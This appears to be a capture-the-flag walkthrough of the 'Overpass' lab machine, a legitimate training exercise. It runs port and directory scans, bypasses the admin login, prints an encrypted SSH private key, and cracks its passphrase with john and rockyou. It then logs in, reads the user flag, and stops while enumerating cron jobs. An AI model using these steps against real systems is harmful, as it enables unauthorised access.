

sudo nmap -A -vvv -T4 10.10.208.62




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLYC7Hj7oNzKiSsLVMdxw3VZFyoPeS/qKWID8x9IWY71z3FfPijiU7h9IPC+9C+kkHP
iled/u3cVUVHHe7NS68fdN1+LipJxVRJ4o3IgiT8mZ7RPar6wpKVey6kubr8JAvZWLxIH6JNB16t66gjUt3AHVf2kmjn0y8cljJuWRCJRo9
xpOjGtUtNJqSjJ8T0vGIxWTV/sWwAOZ0/TYQAqiBESX+GrLkXokkcBXlxj0NV+r5t+Oeu/QdKxh3x99T9VYnbgNPJdHX4YxCvaEwNQBwy46
515eBYCE05TKA2rQP8VTZjrZAXh7aE0aICEnp6pow6KQUAZr/6vJtfsX+Amn3
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMyyGnzRvzTYZnN1N4EflyLfWvtDU0MN/
L+O4GvqKqkwShe5DFEWeIMuzxjhE0AW+LH4uJUVdoC0985Gy3z9zQU=
|   256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINwiYH+1GSirMK5KY0d3m7Zfgsr/ff1CP6p14fPa7JOR
80/tcp open  http    syn-ack ttl 61 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-favicon: Unknown favicon MD5: 0D4315E5A0B066CEFD5B216C8362564B
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Overpass
OS fingerprint not ideal because: maxTimingRatio (2.548000e+00) is greater than 1.4
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94
%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Lin
ux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=7/24%OT=22%CT=1%CU=40597%PV=Y%DS=4%DC=T%G=N%TM=5F1B4C5A%P=x86_64-pc-linux-gnu)
SEQ(SP=101%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)
SEQ(SP=104%GCD=1%ISR=106%TI=Z%CI=Z%TS=A)
```

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.208.62/FUZZ



```
# on atleast 2 different hosts [Status: 200, Size: 2431, Words: 582, Lines: 53]
img                     [Status: 301, Size: 0, Words: 1, Lines: 1]
downloads               [Status: 301, Size: 0, Words: 1, Lines: 1]
aboutus                 [Status: 301, Size: 0, Words: 1, Lines: 1]
admin                   [Status: 301, Size: 42, Words: 3, Lines: 3]
css                     [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fwww        [Status: 301, Size: 0, Words: 1, Lines: 1]
                        [Status: 200, Size: 2431, Words: 582, Lines: 53]
http%3A%2F%2Fyoutube    [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fblogs      [Status: 301, Size: 0, Words: 1, Lines: 1]
http%3A%2F%2Fblog       [Status: 301, Size: 0, Words: 1, Lines: 1]
**http%3A%2F%2Fwww      [Status: 301, Size: 0, Words: 1, Lines: 1]
```

http://10.10.208.62/aboutus/




Who are we?

Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou.
To solve this, we decided to create a password manager to help you use unique passwords for every service.
Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.

Our Staff

Ninja - Lead Developer
Pars - Shibe Enthusiast and Emotional Support Animal Manager
Szymex - Head Of Security
Bee - Chief Drinking Water Coordinator
MuirlandOracle - Cryptography Consultant

http://10.10.208.62/admin/



Administrator area

Please log in to access this content


Overpass administrator login

Username: administrator

Password: •

Login

```
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
```




Request to http://10.10.208.62:80

```
POST /api/login HTTP/1.1
Host: 10.10.208.62
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://10.10.208.62
Content-Length: 33
Connection: close

username=administrator&password=a
```

302 FOUND

Location: /admin




Response from http://10.10.196.120:80/api/login

```
HTTP/1.1 302 FOUND
Date: Fri, 24 Jul 2020 22:27:45 GMT
Content-Length: 21
Content-Type: text/plain; charset=utf-8
Connection: close
Location: /admin
```

Intercept is off

F5



Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you. Also, we really need to talk about this "Military Grade" encryption. - Paradox


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqil0gj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
```

nano id_rsa

chmod 600 id_rsa


ssh2john.py id_rsa > new_key

john new_key --wordlist=/usr/share/wordlists/rockyou.txt




```
headcrusher@t0rmentor:~$ nano id_rsa
headcrusher@t0rmentor:~$ chmod 600 id_rsa
headcrusher@t0rmentor:~$ ssh2john.py id_rsa > new_key
headcrusher@t0rmentor:~$ john new_key --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (id_rsa)
1g 0:00:00:23 DONE (2020-07-24 19:31) 0.04198g/s 602086p/s 602086c/s 602086C/s *7¡Vamos!
Session completed
```


ssh -i id_rsa james@10.10.196.120



```
headcrusher@t0rmentor:~$ ssh -i id_rsa james@10.10.196.120
load pubkey "id_rsa": invalid format
The authenticity of host '10.10.196.120 (10.10.196.120)' can't be established.
ECDSA key fingerprint is SHA256:4P0PNh/u8bKjshfc6DBYwWnjk1Txh5laY/WbVPrCUdY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.196.120' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ sudo -l
```




```
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
```



```
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
